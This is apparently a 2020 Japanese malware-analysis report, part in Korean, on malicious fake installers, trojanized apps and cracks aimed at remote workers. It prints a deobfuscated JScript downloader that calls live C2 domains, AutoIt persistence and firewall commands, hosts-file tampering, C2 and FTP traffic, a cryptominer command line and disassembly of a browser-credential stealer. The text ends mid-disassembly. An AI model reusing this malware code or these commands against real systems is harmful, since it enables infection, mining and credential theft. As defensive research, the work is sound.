CyberFortress Report

2020
SEP

CyberFortress

このレポートは、株式会社サイバーフォートレスの独自の調査にて収集されたデータに基づき作成しています。

01. 概要

限られた空間の中で対面で業務をしていた勤務環境は会社から提供された資産を利用して、企業の情報セキュリティガバナンス体系の下、制限されたネットワーク通信及びセキュリティプログラムで運用及び管理されていた。企業内の組織及び業務をするためにソフトウェア著作権者から一定な範囲と条件内でソフトウェア使用ができるように許可してもらうソフトウェアライセンス(Software License)は、製品の種類及びサービスの形に従ってポリシーが異なるため、ソフトウェアライセンスで紛争や費用問題などが発生しないよう、一般的に企業内で一括管理されている。

しかし、在宅勤務を実施する上で会社から支給された資産ではなく個人資産を使用したり、IT部署の承認を得ていないサービスの購入及び不法ソフトウェアを使用されることでIT管理部署や責任者が把握できないシャドウIT(Shadow IT)が増加することになる。このようなシャドウITの増加はIT部署の管理費用の増加だけではなく、新たなセキュリティ脅威の原因となる。特に不法ダウンロードでインストールされたMicrosoft Officeなどの商用ソフトウェアを使用することで発生する問題は、単純な個人のセキュリティ問題を越えて企業及び機関のデータ損失や重要情報の漏出へ繋がる可能性が高くなる。

在宅勤務者は、P2Pや検索エンジンを通じて未承認の商用ソフトウェアをインストールし、正常の商用ソフトウェアであるか、不正コードが含まれていないか、確認せずにインストールすることでAPT攻撃の原因になる。在宅勤務が増えてる今、攻撃者もこの点を利用して商用ソフトウェアに成りすまして正式配布ソフトウェアに不正コードを挿入したり、クラック(Crack)などを通じて不法プログラムを隠す攻撃が続いている。

テレワークの拡散で在宅勤務が活性化されている為、今回は「在宅勤務者を狙う不正コード」について調べたいと思う。

02. 攻撃類型

コンピューターシステムを効率的に運用するために開発されたプログラムを総称するソフトウェアを共通機能、種類、分野を分類。

NO	プログラム類型	種類
1	文書編集 (Document Editor)	Microsoft Office, オープンオフィス
2	リモート会議 (Remote Meeting)	Zoom, Google Meet, Microsoft Teams
3	設計 (Design)	AutoCAD, Sketchup, CATIA
4	ワクチン (Anti-Virus)	Microsoft Defender, V3 Lite
5	圧縮 (Packing)	WinRAR, 7-zip
6	VPN	NordVPN, ExpressVPN, Hotspot Shield VPN
7	写真、映像編集 (Photo, Video Editor)	Adobe Photoshop, Adobe Premiere
8	3Dモデリング (3D Modeling)	3DS MAX, MAYA, Blender

ソフトウェアの分類

ソフトウェア種類にあった在宅勤務環境に影響を与える不正コードをVirusTotal, Maltego, Shodanなどの OSINT(Open Source Intelligence Tools)及び収集された不正コードの TTP(tactics techniques and procedures)方法で分析した結果、以下の攻撃類型で分類できる。

ファイルの分類	攻撃類型	対象
正常ファイル	正常ファイル + 不正コード挿入	Microsoft Office, Zoom, AutoCAD, WinRAR, ExpressVPN, 3DS MAX, MAYA
異常ファイル	不正ファイル (成りすまし)	Microsoft Office, Microsoft Defender, NordVPN
	JSファイル + 外部C2通信試し	Microsoft Office, Adobe Photoshop, MAYA
	ライセンス迂回プログラム(クラック、キージェネ)	大体の商用プログラム

OSINTで収集されたソフトウェア不正コードの分類

OSINTから収集されたソフトウェア不正コードの分類結果をまとめると下記になる。

1. 文書編集プログラムは様々な攻撃類型の対象で確認
2. 正常ファイルに成りすますために正常ファイル + 不正コード挿入が多い
3. 認証迂回が目的のライセンス迂回プログラムは大体の商用プログラムをターゲットにする

上記の内容を基に △ 文書編集プログラムを利用した攻撃、 △ 正常ファイルに不正コードが挿入された攻撃、△ ライセンス迂回プログラムを利用し攻撃について分析してみよう。

1) 文書編集プログラムに偽装した不正コード

在宅勤務者を攻撃するために、一番簡単な方法として業務を実施するための共通ソフトウェアとも言える文書編集ソフトウェアを活用した攻撃方法である。一般的に文書編集ソフトウェアはMicrosoft Officeなどのプログラムがある。

在宅勤務者が企業資産として配布されたIT資産以外の環境で業務を実施するために断然、文書編集ソフトウェアは必要である。この場合、一般的に検索エンジンなどの検索結果から公式サイトを通じてダウンロードできるがログインやその他認証過程が必要な場合、ブログやP2Pサイトでインストールプログラムをダウンロードする場合もある。ユーザーのこのような行動パターンを利用して、攻撃者が悪意的に作成したサイトを正常のサイトのように検索結果の最上段に登録し、不正コードの流布先にリダイレクトする方法は一番一般的な攻撃方法である。

このような攻撃方法は2019年大騒ぎだったランサムウェアGandCrab V5の流布方法で使用されたパターンである。偽装したページをクリックしたユーザーは不正コードの流布先にリダイレクトされ、ファイルをダウンロードすることになり、インストールされたランサムウェアが実行し、 GandCrabに感染する方法である。今でも検索エンジンを利用した攻撃は良く使用されているため、流布された不正コードを通じて攻撃類型について詳細に確認してみよう。

GandCrab V5ランサムウェアの流布/感染経路 (参考 : 韓国産サムウェアインシデント対応センター)

문서작성프로그램으로 위장한 파일을 분석한 결과, 파일명은 통상 Microsoft Office 등이 많고, 외부 C2로부터 파일 다운로드를 시도하는 것을 확인할 수 있다. 이어서 분석 내용은 상기 Gandcrab의 유포 방법과 유사한 1번 샘플을 이용하여 분석하였다.

NO	파일명	MD5	C2
1	한컴오피스_2010_무료 (7b3uj6k08jms92f).zip	28a899cd4bf85a7db9c9 15101beb1e45	maquillaje-para[.]net mettemaria[.]dk marusha[.]pl
2	Microsoft Office.exe	c6337cd3406898df0fe67 39c08dde04e	-
3	Microsoft_Office_2016_Full_Version_Free [1].exe	ea6159b17d3428346cb5 1b659e965ab6	serv[.]cdncomp[.]com c[.]linkredir[.]com

문서편집프로그램으로 위장한 샘플파일의 정보

불정코드의 유포지로부터 다운로드되는 파일은 압축된 파일로, 내부에 js파일이 존재한다. 해당 파일은 코드 분석을 어렵게 하기 위해 난독화된 Javscript 코드 파일이다.
난독화된 코드를 복호화하여, 최초 실행 시 xjwrcr 이름의 디렉토리를 생성한다.

```
function KX45() {
    WScript["CreateObject"]("Scripting.FileSystemObject")["CreateFolder"](WScript["CreateObject"](
    "WScript.Shell")["Spec" + "ialFol" + "ders"]("Desk" + "top") + "\\xjwrcr");
}
if (!WScript.sleep(9571)) {
    KX45();
}
```

디렉토리 생성 시도

외부 C2 3곳과 통신을 시도하여, 200 응답 및 특정 문자열이 있을 경우, 응답 값의 데이터로 파일을 생성하고, 스크립트를 종료한다. 조건에 맞지 않을 경우 다른 C2와 통신을 시도한다.

```
rq98=["maquillaje-para.net", "mettemaria.dk", "marusha.pl"];
dk23=0;

while (dk23 < 3) {
    dS1=WScript.CreateObject('MSXML2.ServerXMLHTTP');
    ZG67=Math.random().toString()[\"substr\"](2, 70+30);

    try {
        dS1.open('GET', 'https://'+rq98[dk23]+'/check.php'+\"?iklnykhvsfehrd=\"+ZG67, false);
        dS1.send();
    }
    catch(e) {
        return false;
    }
    if (dS1.status===200) {
        var CO89=dS1.responseText;
        if ((CO89.indexOf(\"@\"+ZG67+\"@\", 0))==-1) {
            WScript.sleep(22222);
        }
        else {
            CO89=CO89.replace(\"@\"+ZG67+\"@\", \"\");
            var QZ94=CO89.replace(/(\\d{2})/g,
                function (vh85) {
                    return String.fromCharCode(parseInt(vh85, 10)+30);
                }
            );
            PC51[3](QZ94)();
            WScript.Quit();
        }
    }
    else {
        WScript.sleep(22222);
    }
    dk23++;
}
```

C2に通信試し及び応答値を利用したファイル作成試し

通信内容確認時、C2から200応答は確認されたが、response_body値が空になっていて作成されるファイルはなかった。その為、追加的にダウンロードされるファイルの動作は確認できない。もし当該のCS2のアクセスができ、正常のデータが受信されたらどんな行為をやる不正コードか確認ができる。


```
"url": "https://maquillaje-para.net/check.php?iklnykhvsfehrd=7494900091602845",
"method": "GET",
"status": 200,
"response_headers": "{\"connection\":\"close\",\"content-type\":\"text/html;
charset=UTF-8\",\"content-length\":\"0\",\"date\":\"Tue, 28 Jul 2020 00:16:30
GMT\",\"server\":\"LiteSpeed\"}",
"response_body": "",
"statustext": "OK"
```


C2と通信内容の中の応答値

2) 正常プログラムに偽装した不正コード

勤務者は在宅勤務の状況の中で追加的に業務に必要なソフトウェアをダウンロードするために検索をする。職務、業務環境によって色々な勤務条件があり、それによって複数のプログラムが存在する。そのため、攻撃者は利用者が多いものか、特殊な状況に必要なプログラムを狙う。

最近新たに攻撃対象になっているのがZoomなどのリモート会議プログラムである。在宅勤務をすることで各種の会議をオンラインで実施する必要性ができた。そのため、在宅勤務者の間に会議を実施するために必要なリモート会議プログラムの需要が爆発的に増えた。Zoomの場合、2月に比べて3月のサービス利用率が300%以上増加した。Google Meetの場合、毎日200万名の新規ユーザーを確保していて、1月からサービス利用率は毎日60%ずつ増加していると発表した。


これを狙って攻撃者はリモート会議プログラム及び正常プログラムに不正コードを隠し、流布したり、正常なファイルのように偽装して不正コードを実行させる方法が一番一般的な攻撃方法とも言える。

サンプルファイル3種を分析した結果、正常のファイルがインストールされ、仮想通貨を採掘しようとする動作が確認できた。次の分析内容は仮想通貨の採掘及び多様な行為をする3番 サンプル(MD5 : B98DFBA096DDC4BFB6484DE553CC740D)を利用してどのような流れで採掘プログラムがインストールされるのか確認してみよう。

順番	ファイル名	MD5	C2	行為
1	Zoom Meetings Installer.exe	2880073f86a4b5144b57fce296e46345	2no[.]co/1IRnc 2no[.]co/1O5aW	仮想通貨の採掘
2	WindowsDefender Update.exe	397a04cc95dcac1e618325380b579057	pool[.]supportxmr[.]com	仮想通貨の採掘
3	Advanced Archive Password Recovery.exe	B98DFBA096DDC4BFB6484DE553CC740D	taskhostw[.]com	仮想通貨の採掘

正常プログラムに偽装したサンプルファイルの情報

ファイルはZIP拡張子ファイルで、解凍すると3つのファイルが存在する。実行ファイルはAutoitスクリプトを利用して作成されたexe実行ファイルである。2つのbakファイルは実行ファイルが動作する際に スクリプトによって実際インストール及び不正ファイルのドロップに使用される。





```
If Not FileExists("C:\ProgramData\Windows\rutserv.exe") Then
    Run(@ScriptDir & "\data0.bin -ptoptorrent")
EndIf
FileMove(@ScriptDir & "\data.bin", @ScriptDir & "\Repack.exe")
Run(@ScriptDir & "\Repack.exe")
Sleep(0xea60)
```

サンプル情報及び実行時の行為


Autoitスクリプト：Windowsプログラムの自動化のためのスクリプトでEXE実行ファイルでコンパイルができる。Visual Basicと似ている文法を使い、GUIをサポートしてUIを作ることもできる。EXE実行ファイルを「AutoItExtractor」などのプログラムを利用するとソースコード及びドロップされるファイルの確認ができる。

data.binファイルはスクリプトによってrepack.exeにファイル名が変更され、実行される。当該のファイルは実際のインストールファイルとして確認できた。



正常インストールプログラムの実行

data.0.binファイルはパスワード値を受信して実行される。SFXスクリプトから見るとUpdate.exeファイルをC:¥ProgramData¥Setupフォルダーに圧縮を解凍後、ファイルを実行する。




```
;Расположенный ниже комментарий содержит команды SFX-сценария

Path=C:\ProgramData\Setup
Setup=update.exe
Silent=1
Overwrite=1
Update=U
```

攻撃者が挿入した不正コード

update.exeはh.bat, taskhost.exe, taskhostw.exeをドロップ後、特定のサービスの実行/終了/削除を行う、ファイアウォールの設定、権限設定を介して特定のフォルダーのアクセス禁止などの行為をする。taskhost.exe, taskhostw.exeファイルはログオン及び毎分に実行されて作業スケジュールに登録する。

```
Run(@ComSpec & " /c " & 'netsh advfirewall firewall add rule name="Port Blocking" protocol=TCP
localport=445 action=block dir=IN', "", @SW_HIDE)
Sleep(0xc8)
Run(@ComSpec & " /c " & 'netsh advfirewall firewall add rule name="Port Blocking" protocol=UDP
localport=445 action=block dir=IN', "", @SW_HIDE)
Sleep(0xc8)
```

```
Run(@ComSpec & " /c " & "sc start appidsvc", "", @SW_HIDE)
Sleep(0x15e)
Run(@ComSpec & " /c " & "sc start appmgmt", "", @SW_HIDE)
Sleep(0x15e)
Run(@ComSpec & " /c " & "sc config appidsvc start= auto", "", @SW_HIDE)
Sleep(0x15e)
Run(@ComSpec & " /c " & "sc config appmgmt start= auto", "", @SW_HIDE)
```

```
DirCreate("C:\Program Files\AVAST Software")
Sleep(0x7a)
FileSetAttrib("C:\Program Files\AVAST Software", "+SH")
Sleep(0x7a)
Run(@ComSpec & ' /c icacls "C:\Program Files\AVAST Software" /deny %username%:(OI)(CI)(F)', "", @SW_HIDE)
DirCreate("C:\Program Files (x86)\AVAST Software")
Sleep(0x7a)
FileSetAttrib("C:\Program Files (x86)\AVAST Software", "+SH")
Sleep(0x7a)
Run(@ComSpec & ' /c icacls "C:\Program Files (x86)\AVAST Software" /deny %username%:(OI)(CI)(F)', "",
```

```
ShellExecute("schtasks.exe", '/create /TN "Microsoft\Windows\Wininet\RealtekHDControl" /TR
"C:\Programdata\RealtekHD\taskhost.exe" /SC MINUTE /MO 1 /RL HIGHEST', @SystemDir, "runas", @SW_HIDE)
Sleep(0x1f4)
ShellExecute("schtasks.exe", '/create /TN "Microsoft\Windows\Wininet\RealtekHDStartUP" /TR
"C:\Programdata\RealtekHD\taskhost.exe" /SC ONLOGON /RL HIGHEST', @SystemDir, "runas", @SW_HIDE)
```

ファイアウォール登録、サービス実行、フォルダーの権限変更、作業スケジュール登録

taskhost.exeはh.batを実行する。特定のドメインのアクセス試しを遮断するためにhostsファイルを改ざんする。

```
    if defined bFound (
    echo.Host [%sHost%] ^(!sAddress!^) already present in [%sHostFile%]
) else (
    echo.Add host [%sHost%] ^(127.0.0.1^) into [%sHostFile%]
    echo.127.0.0.1    %sHost%>>"%sHostFile%"
```

hosts

```
23  127.0.0.1    codeload.github.com
24
25  127.0.0.1    support.kaspersky.ru
26
27  127.0.0.1    kaspersky.ru
28
29  127.0.0.1    virusinfo.info
30
31  127.0.0.1    forum.kasperskyclub.ru
32
33  127.0.0.1    cyberforum.ru
34
35  127.0.0.1    soft-file.ru
161 127.0.0.1    moneropool.com
162
163 127.0.0.1    mine.moneropool.com
164
165 127.0.0.1    xmr.cryptopool.org
166
167 127.0.0.1    pool.monero.org
```

hostsファイルの改ざん

taskhostw.exe実行時、C2との通信でアクセスIP/ID/PWを獲得した後、FTPにアクセスし、暗号化されたファイル1種をダウンロードする。暗号化されたファイルであるX32CPU.CRPがダウンロードされ、復号化の過程でmicrosofthost.exeが保存される。

```
GET /randomx/STATUS.html HTTP/1.1
User-Agent: AutoIt
Host: taskhostw.com
Cache-Control: no-cache

ONLINE

GET /randomx/Login.html HTTP/1.1
User-Agent: AutoIt
Host: taskhostw.com
Cache-Control: no-cache

alex
GET /randomx/Password.html HTTP/1.1
User-Agent: AutoIt
Host: taskhostw.com
Cache-Control: no-cache

easy[redacted]

GET /randomx/Server.html HTTP/1.1
User-Agent: AutoIt
Host: taskhostw.com
Cache-Control: no-cache

193.32.188.155
```

```
220 (vsFTPd 3.0.3)
USER alex
331 Please specify the password.
PASS easy[redacted]
230 Login successful.
TYPE I
200 Switching to Binary mode.
PASV
227 Entering Passive Mode (193,32,188,155,47,183).
SIZE X32CPU.CRP
213 3495432
RETR X32CPU.CRP
150 Opening BINARY mode data connection for X32CPU.CRP (3495432 bytes).
426 Failure writing network stream.
TYPE I
200 Switching to Binary mode.
PASV
227 Entering Passive Mode (193,32,188,155,49,116).
SIZE X32CPU.CRP
213 3495432
RETR X32CPU.CRP
150 Opening BINARY mode data connection for X32CPU.CRP (3495432 bytes).
226 Transfer complete.
```

C2通信を通じた追加ファイルのダウンロード


C2からダウンロードしたデータを利用した仮想通貨の採掘作業のためにmicrosofthost.exeを実行する。

```
GET /randomx/configCPUX.html HTTP/1.1
User-Agent: AutoIt
Host: taskhostw.com
Cache-Control: no-cache

C:\ProgramData\WindowsTask\MicrosoftHost.exe -o stratum+tcp://fontdrvhost.ru:3333 -u CPU --donate-level=1 -k -t
```

仮想通貨の採掘関連コマンド

taskhostw.exeは2分ごとに実行される予約作業として登録されている状態である。内部コードを確認すると、システムモニタリングプログラムを実行すると採掘を中止する。また、タスクマネージャーのようなモニタリングプログラムは強制終了させる。



名前	状態	トリガー
CacheTask	実行中	ユーザーがログインする際
Cleaner	準備	ユーザーがログインする際
RealtekHDControl	実行中	2020-07-06午後12:57に - トリガーされた後、無期限で00:01:00ごとに繰り返します。
RealtekHDStartUP	準備	ユーザーがログインする際
Taskhost	準備	ユーザーがログインする際
Taskhostw	準備	2020-07-06午後12:57に - トリガーされた後、無期限で00:02:00ごとに繰り返します。

不正コードが登録した予約された作業リスト

winlogon.exeファイルが実行されると予約された作業リストを問合せし、作業名にMicrosoft 文字列が含まれていない作業は予約作業リストから削除する。

```
$str = StringRegExp($file, "TaskName:[^\\]+\\((?:(?!Microsoft)[^\r\n])+)", 0x3)
For $i = 0x0 To UBound($str) + 0xffffffff
    Select
        Case StringInStr($str[$i], $task1)
            ContinueLoop
        Case StringInStr($str[$i], $task2)
            ContinueLoop
        Case StringInStr($str[$i], $task3)
            ContinueLoop
    EndSelect
    Run(@ComSpec & ' /C schtasks /Delete /TN "' & $str[$i] & '" /F', "", @SW_HIDE)
```

特定サービスの削除

3) ライセンス迂回プログラムに隠されている不正コード

外部に存在するクラック(crack), キージェネ(keygen)などのライセンス迂回プログラムは正常プログラムのシリアルキー認証、複製防止技術を無効にする動作をし、不法プログラム扱いにする。商用ソフトウェアを使用するためにはきちんと支払いして使用するのが一般的である。しかし、費用を支払わずに使いたい人もいる。また、利用者ごとに使いたいバージョンが違うため、クラック、キージェネなどのライセンス迂回プログラムは普通バージョンごとに存在する場合が多い。

ライセンス迂回プログラムは大体アンチウィルスソフトウェア (antivirus software)から検知/削除されるため、実行する前にリアルタイム検査などの検知/削除機能を無効にするオプションをユーザーが設定するようになっている。このため、当該のオプションを使用したPCが不正コードに感染してもアンチウィルスソフトウェアは検知ができないため、在宅勤務者が不正コードに感染したか確認することが難しい。

攻撃者はクラック、キージェネを使用するためにアンチウィルスソフトウェア機能を無効にするオプションを推奨することと、ユーザーがライセンス迂回機能を使うためにダウンロードすることを知った上でライセンス迂回プログラムに不正コードを挿入し、ユーザーが知らないうちにインストールされるような方法を使う。

サンプル3種の分析の結果、全て情報漏出系不正コードを挿入して外部に流布した。3番サンプル(MD5 : 07efa4b79227b94e0ac1973fa06af428)を利用して不正コードで収集された情報がなにがあるのか、どうやって漏出されるのか確認してみよう。

順番	ファイル名	MD5	C2	行為
1	Prosoft Data Rescue Professional 5.0.11 Crack Download [FULL]-4096ba8cfb4b5022.zip	e8527b8c3694353dc510fdcc638fdbd2	jssedd01[.]top ebookreadersoftware[.]com	情報漏出
2	Express-VPN-8.5.3-Crack---Serial-Key-2020-Latest-Download-1595856972.zip	58298B4A672D34DB1504F99663A8AD74	137.74.64.245 otteppp03[.]top	情報漏出
3	KMSpico.zip	07efa4b79227b94e0ac1973fa06af428	rapidbtcinvest[.]com	情報漏出

ライセンス迂回プログラムのサンプルファイル情報

setup.exeファイルは一般的なexeファイルのように見えるが、実際はSFXスクリプトを持っている圧縮ファイルで確認できた。パスワードを入力後、解凍され同時にスクリプトによって攻撃が挿入した不正コード (terra.exe)が先に実行される。

Setup01-rip.rar - RAR archive, unpacked size 3,979,504 bytes

Name	Size	Packed	Type	Modified	CRC32
..					
KMSpico-setup.exe *	3,229,424	3,197,536		2018-11-15 ...	683A3351
terra.exe *	750,080	495,472		2019-06-06 ...	0A0DA0...

```
;The comment below contains SFX script commands

Path=%AppData%
Setup=terra.exe
Setup=KMSpico-setup.exe
Silent=1
Overwrite=2
```

setup.exeの中に存在するファイルとSFXスクリプト

SFX(Self-extracting archive)スクリプト：自動圧縮解凍ができるファイルの動作内容を記録したスクリプトである。解凍プログラムがなくても実行できるメリットがある。ただし、内部のファイルを確認していないまま実行する可能性が高いため、不正コード感染方法として良く使われている。Winrarでファイルを開くとファイルの中身及びスクリプトの内容が確認できる。

外部のC2との通信のために不正コードが今後使われる予測されるDLL6種をProgramDataディレクトリに保存する。しかし、受信されたデータ及び実際保存されたデータを確認するとDLL内容ではなく、ウェブページの内容になっていて実際に使用はできないと思う。

```
GET /freebl3.dll HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg,
image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Host: rapidbtcinvest.com
Connection: Keep-Alive

HTTP/1.1 200 OK


ee4
<!DOCTYPE html><html data-
adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/
P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_GtZC2e77DH/
```

freebl3.dll


Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	3C	21	44	4F	43	54	59	50	45	20	68	74	6D	6C	3E	3C	<!DOCTYPE html><
00000010	68	74	6D	6C	20	64	61	74	61	2D	61	64	62	6C	6F	63	html data-adbloc
00000020	6B	6B	65	79	3D	22	4D	46	77	77	44	51	59	4A	4B	6F	kkey="MFwwDQYJKo
00000030	5A	49	68	76	63	4E	41	51	45	42	42	51	41	44	53	77	ZIhvcNAQEBBQADSw
00000040	41	77	53	41	4A	42	41	4E	44	72	70	32	6C	7A	37	41	AwSAJBANDrp2lz7A
00000050	4F	6D	41	44	61	4E	38	74	41	35	30	4C	73	57	63	6A	OmADaN8tA50LsWcj
00000060	4C	46	79	51	46	63	62	2F	50	32	54	78	63	35	38	6F	LFyQFcb/P2Txc58o
00000070	59	4F	65	49	4C	62	33	76	42	77	37	4A	36	66	34	70	YOeILb3vBw7J6f4p
00000080	61	6D	6B	41	51	56	53	51	75	71	59	73	4B	78	33	59	amkAQVSQuqYsKx3Y

C2にdllファイルを要請、応答値を保存されたファイルと比較

順番	ファイル名	用途
1	freebl3.dll	firefoxのアカウント情報奪取
2	mozglue.dll	
3	nss3.dll	
4	softokn3.dll	
5	msvcp140.dll	C/C++で作成されたファイルの実行用途
6	vcruntime140.dll	

要請したdllのリスト

C:¥ProgramData¥[文字/数字ランダム25桁]の名でディレクトリを作成する。



特定パスにディレクトリ作成試し

各種ブラウザのユーザーアカウント情報及びアカウント奪取を試し、作業が完了するとダウンロードしたdll 6種を削除する。追加的に他のユーザーPC情報も収集する。

```
FF35 18B94800    push dword ptr ds:[48B918]    0048B918:&"firefox.exe"
33F6             xor esi,esi
8BCF             mov ecx,edi
46               inc esi
E8 DC63FFFF      call terra.40AE28
FF35 34B84800    push dword ptr ds:[48B834]    0048B834:&"plugin-container.exe"
8BCF             mov ecx,edi
E8 CF63FFFF      call terra.40AE28
FF35 5CB94800    push dword ptr ds:[48B95C]    0048B95C:&"update_notifier.exe"
8BCF             mov ecx,edi
E8 C263FFFF      call terra.40AE28
FF35 CCB84800    push dword ptr ds:[48B8CC]    0048B8CC:&"\\Mozilla\\Firefox\\Profiles\\"
8BCF             mov ecx,edi
FF35 3CB94800    push dword ptr ds:[48B93C]    0048B93C:&"Mozilla Firefox"

FF35 84B84800    push dword ptr ds:[48B884]    0048B884:&"\\Google\\Chrome\\User Data\\"
8BCF             mov ecx,edi
FF35 A0B84800    push dword ptr ds:[48B8A0]    0048B8A0:&"Google Chrome"
56               push esi
E8 7ECBFFFF      call terra.41167D
FF35 2CB94800    push dword ptr ds:[48B92C]    0048B92C:&"\\Chromium\\User Data\\"
8BCF             mov ecx,edi
FF35 30B84800    push dword ptr ds:[48B830]    0048B830:&"Chromium"
56               push esi
E8 6ACBFFFF      call terra.41167D
```

```
8B35 58404700    mov esi,dword ptr ds:[<&DeleteFileA>]    esi:&"C:\\ProgramData\\UAM52M9O8NO2ONAZXC8MQGCPN"
68 0C724700      push terra.47720C                        47720C:"C:\\ProgramData\\freebl3.dll"
FFD6             call esi
68 F0714700      push terra.4771F0                        4771F0:"C:\\ProgramData\\mozglue.dll"
FFD6             call esi
68 D4714700      push terra.4771D4                        4771D4:"C:\\ProgramData\\msvcp140.dll"
FFD6             call esi
68 BC714700      push terra.4771BC                        4771BC:"C:\\ProgramData\\nss3.dll"
FFD6             call esi
68 A0714700      push terra.4771A0                        4771A0:"C:\\ProgramData\\softokn3.dll"
FFD6             call esi
68 80714700      push terra.477180                        477180:"C:\\ProgramData\\vcruntime140.dll"
```

ブラウザ情報の奪取試し及びDLL削除


```
83C4 0C          add esp,C
6A 55            push 55
